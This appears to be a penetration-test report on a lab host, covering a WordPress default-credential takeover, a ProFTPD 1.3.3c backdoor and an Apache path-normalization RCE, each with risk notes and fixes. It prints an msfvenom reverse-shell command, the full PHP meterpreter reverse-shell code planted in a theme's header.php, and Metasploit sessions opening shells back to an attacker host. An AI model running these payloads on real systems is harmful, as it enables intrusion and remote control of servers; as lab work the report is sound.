
```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.97  netmask 255.255.255.0  broadcast 192.168.43.255
        inet6 fe80::21c:42ff:feba:e861  prefixlen 64  scopeid 0x20<link>
        ether 00:1c:42:ba:e8:61  txqueuelen 1000  (Ethernet)
        RX packets 60632  bytes 38014995 (36.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 183107  bytes 14209406 (13.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2020  bytes 86039 (84.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2020  bytes 86039 (84.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(root㉿bad)-[~]
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.43.97 LPORT=5555 -f raw > shell.php
```

The Metasploit multi handler was used to capture the shell as below.



```
 \
       __
      /  \
      |  |
      @  @
      |  |
      || |/
      || ||
      |\_/|
      \___/


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > payload php/meterprete/reverse_tcp
[-] Unknown command: payload
msf6 exploit(multi/handler) > PAYLOAD  php/meterprete/reverse_tcp
[-] Unknown command: PAYLOAD
msf6 exploit(multi/handler) > set payload php/meterprete/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.43.97
lhost => 192.168.43.97
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.97:5555
█
```

Then the obtained PHP code was added to a PHP file of the wordpress theme and executed .



Edit Themes ‹ My secret blog
Not Secure | vtcsec/secret/wp-admin/theme-editor.php?file=header.php&theme=twentyseventeen
Incognito
My secret blog
5
0
New
Howdy, admin
Help
Dashboard
Posts
Media
Pages
Comments
Appearance
Themes
Customize
Widgets
Menus
Header
Editor
Plugins 1
Users
Tools
Settings
Collapse menu
WordPress 6.2.2 is available! Please update now.
Select theme to edit: Twenty Seventeen
Select
Theme Files
Stylesheet (style.css)
Theme Functions (functions.php)
assets
RTL Stylesheet (rtl.css)
404 Template (404.php)
Archives (archive.php)
Comments (comments.php)
Theme Footer (footer.php)
Homepage (front-page.php)
Theme Header (header.php)
Documentation: Function Name...
Look Up


Edit Themes

Twenty Seventeen: Theme Header (header.php)

Selected file content:

```php
<?php  error_reporting(0); $ip = '192.168.43.97'; $port = 5555; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
?>

<?php
/**
 * The header for our theme
 *
 * This is the template that displays all of the <head> section and everything up until <div id="content">
 *
 * @link https://developer.wordpress.org/themes/basics/template-files/#template-partials
 *
 * @package WordPress
 * @subpackage Twenty_Seventeen
 * @since 1.0
 * @version 1.0
```

A reverse tcp shell was spawned as follow.



```
[*] Started reverse TCP handler on 192.168.43.97:5555
[*] Sending stage (39927 bytes) to 192.168.43.223
[*] Meterpreter session 1 opened (192.168.43.97:5555 -> 192.168.43.223:55054) at 2023-06-03 06:27:35 -0400

meterpreter > █
```

References :

- (No date) *An overview of the usage of default passwords - researchgate*. Available at: https://www.researchgate.net/publication/322271082_An_Overview_of_the_Usage_of_Default_Passwords (Accessed: 05 June 2023).

Risk :

Default credentials in WordPress pose a significant risk in terms of hacking. Attackers often exploit the laziness or oversight of users who fail to change the default login credentials after WordPress installation. By capitalizing on this vulnerability, attackers can gain unauthorized access to the administrative panel or user accounts, effectively compromising the entire website. In the realm of penetration testing, default credentials serve as a common entry point for assessing the security posture of WordPress installations.

Recommendation :

To address the vulnerabilities associated with default credentials in WordPress, here are some recommendations.


- The first and most crucial step is to change the default username and password immediately after WordPress installation. Choose strong, unique credentials that are not easily guessable. Avoid using common usernames like "admin" and ensure the password is complex, combining uppercase and lowercase letters, numbers, and special characters.

- Enable two-factor authentication for WordPress login adds an extra layer of security by requiring an additional verification step, such as a code sent to your mobile device, alongside password. This makes it significantly harder for attackers to gain unauthorized access, even if they manage to obtain the credentials.

- Implement Login Attempt Limitations to protect against brute-force attacks, implement limitations on the number of login attempts allowed within a specified time frame. This prevents attackers from repeatedly guessing passwords and reduces the risk of successful unauthorized access.

2.ProFTPD command execution

In the Nmap result the FTP service was also running. After identifying the application, an exploit search was conducted and found the following.



rapid7.com/db/modules/exploit/unix/ftp/proftpd_133c_backdoor/

Home | Vulnerability & Exploit Database | Modules

Rapid7 Vulnerability & Exploit Database


ProFTPD-1.3.3c Backdoor Command Execution

Back to Search

ProFTPD-1.3.3c Backdoor Command Execution


Disclosed	Created
12/02/2010	05/30/2018

The metasplot was used to exploit it.




```
┌──(root㉿bad)-[~]
└─# msfconsole

                 .;lxO0KXXXK0Oxl:.
              ,o0WMMMMMMMMMMMMMMMMMMKd,
           'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
          :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
        .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
       lWMMMMMMMMMMMXd:..      ..;dKMMMMMMMMMMMMo
      xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
     oMMMMMMMMMMx.                    dMMMMMMMMMMx
    .WMMMMMMMMM:                       :MMMMMMMMMM,
    xMMMMMMMMMo                         lMMMMMMMMMO
    NMMMMMMMMW                      ,cccccoMMMMMMMMMWlccccc;
    MMMMMMMMMX                       ;KMMMMMMMMMMMMMMMMMMX:
    NMMMMMMMMW.                        ;KMMMMMMMMMMMMMMX:
    xMMMMMMMMMd                          ,0MMMMMMMMMK;
    .WMMMMMMMMMc                           'OMMMMMM0,
     lMMMMMMMMMMk.                           .kMMO'
      dMMMMMMMMMMWd'                           ..
       cWMMMMMMMMMMMNxc'.                ##########
        .0MMMMMMMMMMMMMMMMWc            #+#    #+#
          ;0MMMMMMMMMMMMMMMo.          +:+
            .dNMMMMMMMMMMMMMo          +#++:++#+
               'oOWMMMMMMMMMo                +:+
                   .,cdkO0K;        :+:    :+:
                                    :::::::+:
                      Metasploit

       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 > s4
```

Rport, Rhost and other required options were set and the exploit was executed.



```
msf6 > use exploit unix/ftp/proftpd_133c_backdoor

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

[*] Using exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set target 0
target => 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

After executing the exploit the following shell session was obtained.



```
Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

[*] Using exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set rhost 192.168.43.223
rhost => 192.168.43.223
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set rport 21
rport => 21
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[-] 192.168.43.223:21 - Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 192.168.43.97
lhost => 192.168.43.97
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.43.97:4444
[*] 192.168.43.223:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo fLsWgPhY1u48sSY1;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "fLsWgPhY1u48sSY1\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.43.97:4444 -> 192.168.43.223:42742) at 2023-06-03 07:11:28 -0400
```

References

- *ProFTPD 1.3.5 mod_copy command execution* (no date) *Rapid7*. Available at: https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec/ (Accessed: 05 June 2023).

Risk :

Command execution vulnerability is another significant risk in the context of web applications, including WordPress. This vulnerability allows an attacker to execute arbitrary commands on the server hosting the application, potentially leading to a complete compromise of the system. Command execution vulnerabilities typically arise from improper input validation or inadequate handling of user-supplied data.

Recommendations :

- Input Validation and Sanitization: Implement strict input validation and sanitization techniques to ensure that user-supplied data is properly validated and sanitized before it is processed or executed. This helps prevent malicious commands from being injected and executed on the server.


- Use Web Application Firewalls (WAFs): Implement a web application firewall to provide an additional layer of defense. A WAF can help detect and block malicious commands or requests that attempt to exploit command execution vulnerabilities.

- Secure Code Development: Adopt secure coding practices to minimize the likelihood of introducing command execution vulnerabilities during the development process. This includes proper input validation, output encoding, and utilizing security libraries or frameworks.


- Regular Security Audits and Penetration Testing: Conduct regular security audits and penetration tests on the WordPress application to identify and remediate any command execution vulnerabilities. Engage security professionals or use automated tools to assess the application's security posture.

3.Apache Remote command Execution

Since the apache web server was running on the server, the application was searched for vulnerabilities.




~~~
                       -++SecKCoin++e.AMd`        `.-://///+hbove.913.ElsMNh+-
                      -~/.ssh/id_rsa.Des-                   `htN01UserWroteMe!-
                      :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
                      :we're.all.alike'`                     The.PFYroy.No.D7:
                      :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                      :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                      :---srwxrwx:-.`                        `MS146.52.No.Per:
                      :<script>.Ac816/                        sENbove3101.404:
                      :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                      :09.14.2011.raid                       /STFU|wall.No.Pr:
                      :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:                       /corykennedyData:
                      :$nmap -oS                              SSo.6178306Ence:
                      :Awsm.da:                            /shMTl#beats3o.No.:
                      :Ring0:                             `dDestRoyREXKC3ta/M:
                      :23d:                               sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                 ```-ooy.if1ghtf0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
                                                J~HAKCERS~./.`
                                                .esc:wq!:`
                                                 +++ATH`
                                                  `


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
~~~



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/http/apache_normalize_path_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic (Dropper)
   1   Unix Command (In-Memory)


msf6 exploit(multi/http/apache_normalize_path_rce) > set target 0
target => 0
msf6 exploit(multi/http/apache_normalize_path_rce) > set rhost 192.168.43.223
rhost => 192.168.43.223
msf6 exploit(multi/http/apache_normalize_path_rce) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/generic/custom                                         normal  No     Custom Payload
   1   payload/generic/debug_trap                                     normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_tcp                                 normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                              normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                                   normal  No     Interact with Established SSH Connection
   5   payload/generic/tight_loop                                     normal  No     Generic x86 Tight Loop
   6   payload/linux/x64/exec                                         normal  No     Linux Execute Command
   7   payload/linux/x64/meterpreter/bind_tcp                         normal  No     Linux Mettle x64, Bind TCP Stager
   8   payload/linux/x64/meterpreter/reverse_tcp                      normal  No     Linux Mettle x64, Reverse TCP Stager
   9   payload/linux/x64/meterpreter_reverse_http                     normal  No     Linux Meterpreter, Reverse HTTP Inline
   10  payload/linux/x64/meterpreter_reverse_https                    normal  No     Linux Meterpreter, Reverse HTTPS Inline
   11  payload/linux/x64/meterpreter_reverse_tcp                      normal  No     Linux Meterpreter, Reverse TCP Inline
   12  payload/linux/x64/pingback_bind_tcp                            normal  No     Linux x64 Pingback, Bind TCP Inline
